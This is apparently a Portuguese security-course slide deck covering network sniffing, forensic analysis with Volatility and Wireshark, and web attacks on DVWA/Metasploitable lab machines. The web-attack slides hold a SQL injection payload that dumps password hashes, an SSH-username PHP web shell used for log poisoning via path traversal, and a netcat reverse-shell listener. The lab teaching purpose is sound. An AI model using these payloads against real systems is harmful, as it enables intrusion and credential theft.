▶ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface
▶ Ethernet II, Src: VMware_8a:98:62 (00:0c:29:8a:98:62), Dst: VMware_e7:8b:3c
▶ Address Resolution Protocol (request)
```

```
0000 00 50 56 e7 8b 3c 00 0c 29 8a 98 62 08 06 00 01  .PV..<.. )..b....
0010 08 00 06 04 00 01 00 0c 29 8a 98 62 0a 0a 0a a6  ..... )..b....
0020 00 00 00 00 00 00 0a 0a 0a 02  ..... ..
```



Ettercap
0.8.3.1 (EB)

28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

FORENSE

Identificando tipos de arquivos

- **Linux:** comando file.

```
(kali㉿kali)-[~]
└─$ file DSCN0042.jpg
DSCN0042.jpg: JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=12, description=
, manufacturer=NIKON, model=COOLPIX P6000, orientation=upper-left, xresolution=210, yresolution=218, resolutionunit=2, software=Nikon Transfer 1.1 W, datetime=2008:11:01 21:15:11, GPS-Data], baseline, precision 8, 640x480, components 3
```

- **Windows:** utilitário TrID.

```
C:\TrID>trid c:\test\doc\lasik_info.doc

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello

Collecting data from file: c:\test\doc\lasik_info.doc
Definitions found: 5702
Analyzing...

70.7% (.DOC) Microsoft Word document (58000/1/5)
29.3% (.) Generic OLE2 / Multistream Compound File (24000/1)
```

NTFS Alternate Data Streams

- Recurso pouco conhecido do sistema de arquivos NTFS.
- Permite relacionar dados a um arquivo sem alterar a sua funcionalidade ou tamanho.

```
C:\Users\Cristian\Desktop>echo "Mensagem secreta" > calc.exe:secret  
C:\Users\Cristian\Desktop>more < calc.exe:secret  
"Mensagem secreta"
```

Extração de strings

- Comando **strings**:

```
[ - ] Windows version: %s
[ - ] Running in WoW64:
True
False
[ - ] CPU: %s
      Hypervisor: %s
      CPU brand: %s
Windows version: %s
CPU: %s (HV: %s) %s
CPU: %s %s
Debuggers detection
hi_debugger_isdebuggerpresent
Debugger traced using IsDebuggerPresent()
Using IsDebuggerPresent()
hi_debugger_beingdebugged_PEB
Debugger traced using PEB BeingDebugged
```

Análise de dump de memória

- Determinando o tipo de imagem:

```
$ vol.py -f dump_memoria.raw imageinfo
```

```
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/home/kali/Desktop/dump_memoria.raw)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf800028100a0L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xfffff80002811d00L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2019-12-11 14:38:00 UTC+0000
Image local date and time : 2019-12-11 20:08:00 +0530
```

Análise de dump de memória

- Obtendo processos em execução:

```
$ vol.py -f dump_memoria.raw --profile Win7SP1x64 pslist
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0xfffffa8000ca0040	System	4	0	80	570	---	0	2019-12-11 13:41:25 UTC+0000	
0xfffffa800148f040	smss.exe	248	4	3	37	---	0	2019-12-11 13:41:25 UTC+0000	
0xfffffa800154f740	csrss.exe	320	312	9	457	0	0	2019-12-11 13:41:32 UTC+0000	
0xfffffa8000ca81e0	csrss.exe	368	360	7	199	1	0	2019-12-11 13:41:33 UTC+0000	
0xfffffa8001c45060	psxss.exe	376	248	18	786	0	0	2019-12-11 13:41:33 UTC+0000	
0xfffffa8001c5f060	winlogon.exe	416	360	4	118	1	0	2019-12-11 13:41:34 UTC+0000	
0xfffffa8001c5f630	wininit.exe	424	312	3	75	0	0	2019-12-11 13:41:34 UTC+0000	
0xfffffa8001c98530	services.exe	484	424	13	219	0	0	2019-12-11 13:41:35 UTC+0000	
0xfffffa8001ca0580	lsass.exe	492	424	9	764	0	0	2019-12-11 13:41:35 UTC+0000	
0xfffffa8001ca4b30	lsm.exe	500	424	11	185	0	0	2019-12-11 13:41:35 UTC+0000	
0xfffffa8001cf4b30	svchost.exe	588	484	11	358	0	0	2019-12-11 13:41:39 UTC+0000	
0xfffffa8001d327c0	VBoxService.ex	652	484	13	137	0	0	2019-12-11 13:41:40 UTC+0000	
0xfffffa8001d49b30	svchost.exe	720	484	8	279	0	0	2019-12-11 13:41:41 UTC+0000	
0xfffffa8001d8c420	svchost.exe	816	484	23	569	0	0	2019-12-11 13:41:42 UTC+0000	
0xfffffa8001da5b30	svchost.exe	852	484	28	542	0	0	2019-12-11 13:41:43 UTC+0000	
0xfffffa8001da96c0	svchost.exe	876	484	32	941	0	0	2019-12-11 13:41:43 UTC+0000	
0xfffffa8001e1bb30	svchost.exe	472	484	19	476	0	0	2019-12-11 13:41:47 UTC+0000	
0xfffffa8001e50b30	svchost.exe	1044	484	14	366	0	0	2019-12-11 13:41:48 UTC+0000	
0xfffffa8001eba230	spoolsv.exe	1208	484	13	282	0	0	2019-12-11 13:41:51 UTC+0000	
0xfffffa8001eda060	svchost.exe	1248	484	19	313	0	0	2019-12-11 13:41:52 UTC+0000	
0xfffffa8001f58890	svchost.exe	1372	484	22	295	0	0	2019-12-11 13:41:54 UTC+0000	
0xfffffa8001f91b30	TCPSVCS.EXE	1416	484	4	97	0	0	2019-12-11 13:41:55 UTC+0000	
0xfffffa8000d3c400	sppsvc.exe	1508	484	4	141	0	0	2019-12-11 14:16:06 UTC+0000	
0xfffffa8001c38580	svchost.exe	948	484	13	322	0	0	2019-12-11 14:16:07 UTC+0000	
0xfffffa8002170630	wmpnetwk.exe	1856	484	16	451	0	0	2019-12-11 14:16:08 UTC+0000	
0xfffffa8001d376f0	SearchIndexer.	480	484	14	701	0	0	2019-12-11 14:16:09 UTC+0000	

Análise de dump de memória

- Listando as execuções de *prompts*:

```
$ vol.py -f dump_memoria.raw --profile Win7SP1x64 consoles
```

```
ConsoleProcess: conhost.exe Pid: 2692
Console: 0xff756200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe - St4G3$1
AttachedProcess: cmd.exe Pid: 1984 Handle: 0x60
-----
CommandHistory: 0x1fe9c0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 at 0x1de3c0: St4G3$1
-----
Screen 0x1e0f70 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\SmartNet>St4G3$1
ZmxhZ3t0aDFzXzFzX3RoM18xc3Rfc3Q0ZzZhIX0=
Press any key to continue . . .
*****
ConsoleProcess: conhost.exe Pid: 2260
Console: 0xff756200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: C:\Users\SmartNet\Downloads\DumpIt\DumpIt.exe
Title: C:\Users\SmartNet\Downloads\DumpIt\DumpIt.exe
AttachedProcess: DumpIt.exe Pid: 796 Handle: 0x60
-----
CommandHistory: 0x38ea90 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
-----
Screen 0x371050 X:80 Y:300
Dump:
DumpIt - v1.3.2.20110401 - One click memory memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>
```

Análise de dump de memória


- Extraindo o conteúdo de um processo da memória:

```
$ vol.py -f dump_memoria.raw --profile Win7SP1x64 memdump -p 2424 -D .
```



Análise de imagens forenses

- Recuperação de arquivos apagados:



The screenshot displays a forensic software interface with a menu bar (File, View, Mode, Help) and a toolbar. The interface is divided into three main sections:

- Evidence Tree:** A hierarchical tree view showing folders such as Searches, SendTo, Start Menu, Templates, Videos, Public, Wes Mantooth, AppData, Application Data, Contacts, Cookies, Desktop, Family Pix, Funny Vids.zip, Junction.exe, secret, Stuff to Delete, Documents, Downloads, and Favorites.
- File List:** A table listing files with columns for Name, Size, Type, and Date Modified. The files listed are:

Name	Size	Type	Date Modified
My Confession.txt	1	Regular File	8/14/2007 9:26:41 PM
simpsonstrivia.gif	8	Regular File	8/14/2007 9:20:27 PM

At the bottom, there is a section for Custom Content Sources with a text field containing "Evidence:File System|Path|File" and an "Options" button.

Análise de tráfego

- Podemos utilizar o Wireshark para extração de conteúdo relevante em um pcap:

The screenshot displays the Wireshark interface with a packet capture named 'rogue_user.pcap'. The left pane shows a list of packets, with packet 33 selected. The middle pane shows the details of this packet, including Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol. The right pane shows the 'Follow TCP Stream' view, displaying the raw data of the selected packet. The data is a shell prompt followed by the command 'whoami' and its output 'root', and then the command 'finger' followed by a detailed output listing system information for the user 'root'.

No.	Time	Source	Destination
33	113.745051	192.168.56.1	192.168.56.101
34	113.745154	192.168.56.101	192.168.56.1
35	113.745163	192.168.56.101	192.168.56.1
36	113.745201	192.168.56.1	192.168.56.101
40	123.228746	192.168.56.1	192.168.56.101
41	123.229108	192.168.56.101	192.168.56.1
42	123.229121	192.168.56.101	192.168.56.1
43	123.239950	192.168.56.101	192.168.56.1
44	123.239969	192.168.56.101	192.168.56.1
45	123.240021	192.168.56.1	192.168.56.101
46	128.125066	192.168.56.1	192.168.56.101
47	128.137334	192.168.56.101	192.168.56.1
48	128.137348	192.168.56.101	192.168.56.1
49	128.137397	192.168.56.1	192.168.56.101
50	135.829191	192.168.56.1	192.168.56.101
51	135.833048	192.168.56.101	192.168.56.1
52	135.833070	192.168.56.101	192.168.56.1
53	135.833143	192.168.56.1	192.168.56.101
54	146.021575	192.168.56.1	192.168.56.101
55	146.025155	192.168.56.101	192.168.56.1
56	146.025166	192.168.56.101	192.168.56.1



```
whoami
root
finger
Login      Name      Tty      Idle  Login Time   Office   Office Phone
root      root      tty2     19    Apr 21 12:08 (:1)

ls
Desktop
Documents
Downloads
index.html
index.html.1
Music
passhash.txt
Pictures
Public
Templates
Videos
VIP.txt
cat passhash.txt
root:!16894:0:99999:7:::
daemon:*16848:0:99999:7:::
bin:*16848:0:99999:7:::
sys:*16848:0:99999:7:::
sync:*16848:0:99999:7:::
games:*16848:0:99999:7:::
man:*16848:0:99999:7:::
lp:*16848:0:99999:7:::
mail:*16848:0:99999:7:::
```

ATAQUES WEB


Ataques web: SQL Injection

- A maneira mais simples de se descobrir uma possível falha de injeção é causando uma consulta mal formada:



Ataques web: SQL Injection

- Podemos tentar capturar dados da tabela de usuários do sistema:



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. The main content area is titled "Vulnerability: SQL Injection" and displays the results of a successful attack on the "User ID" field. The input field contains the payload: `' union select user,password from users #`. The output shows four rows of user data extracted from the database:

```
User ID:  
 Submit  
ID: ' union select user,password from users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
ID: ' union select user,password from users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
ID: ' union select user,password from users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
ID: ' union select user,password from users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
ID: ' union select user,password from users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Ataques web: Path traversal

- Podemos acessar arquivos do sistema em aplicações vulneráveis:

The image shows a terminal window on the left and a Mozilla Firefox browser window on the right. The terminal window is running a netcat listener on port 9090. It receives a connection from 192.168.16.30. The user enters a password and then a command: `<?php exec($_GET['cmd']); ?>`. The browser window shows the URL `192.168.16.30/dvwa/vulnerabilities/fi/?page=../../../../var/log/auth.log&cmd=nc`. The browser's developer console shows the output of the command, which is the contents of `/var/log/auth.log`. The output shows several lines of system logs, including messages about sshd listening on port 22, login sessions for user msfadmin, and sudo sessions for user root.

```
(root@kali)~/home/kali
# ssh "<?php exec($_GET['cmd']); ?>"@192.168.16.30
The authenticity of host '192.168.16.30 (192.168.16.30)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCI0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.16.30' (RSA) to the list of known hosts.
<?php exec($_GET['cmd']); ?>@192.168.16.30's password:
Permission denied, please try again.
<?php exec($_GET['cmd']); ?>

(root@kali)~/home/kali
# nc -lvp 9090
listening on [any] 9090 ...
connect to [192.168.16.10]
ls
help
include.php
index.php
source
whoami
www-data
[]

192.168.16.30/dvwa/vuln...
192.168.16.30/dvwa/vulnerabilities/fi/?page=../../../../var/log/auth.log&cmd=nc
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
Dec 2 19:44:02 metasploitable sshd[4081]: Server listening on :: port 22. Dec 2 19:44:02 metasploitable sshd[4081]:
error: Bind to port 22 on 0.0.0.0 failed: Address already in use. Dec 2 19:48:48 metasploitable login[4602]:
pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0) Dec 2 19:49:08 metasploitable sudo:
msfadmin : TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/usr/bin/vi /etc/network/interfaces Dec 2
19:49:08 metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0) Dec 2 19:49:08
metasploitable sudo: pam_unix(sudo:session): session closed for user root Dec 2 19:49:15 metasploitable sudo: msfadmin
: TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/usr/bin/vi /etc/network/interfaces Dec 2 19:49:15
metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0) Dec 2 19:49:15
metasploitable sudo: pam_unix(sudo:session): session closed for user root Dec 2 19:49:39 metasploitable sudo: msfadmin
: TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/usr/bin/nano /etc/network/interfaces Dec 2 19:49:39
metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0) Dec 2 19:49:39
metasploitable sudo: pam_unix(sudo:session): session closed for user root Dec 2 19:50:21 metasploitable sudo: msfadmin
: TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/sbin/reboot Dec 2 19:50:21 metasploitable sudo:
pam_unix(sudo:session): session opened for user root by msfadmin(uid=0) Dec 2 19:50:21 metasploitable sudo:
pam_unix(sudo:session): session closed for user root Dec 2 19:50:53 metasploitable sshd[4060]: Server listening on :: port
Transferring data from 192.168.16.30...
le sshd[4060]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use. Dec 2
```

Ataques web: Força bruta

- Podemos utilizar o Hydra para ataques de força bruta em tempo real:

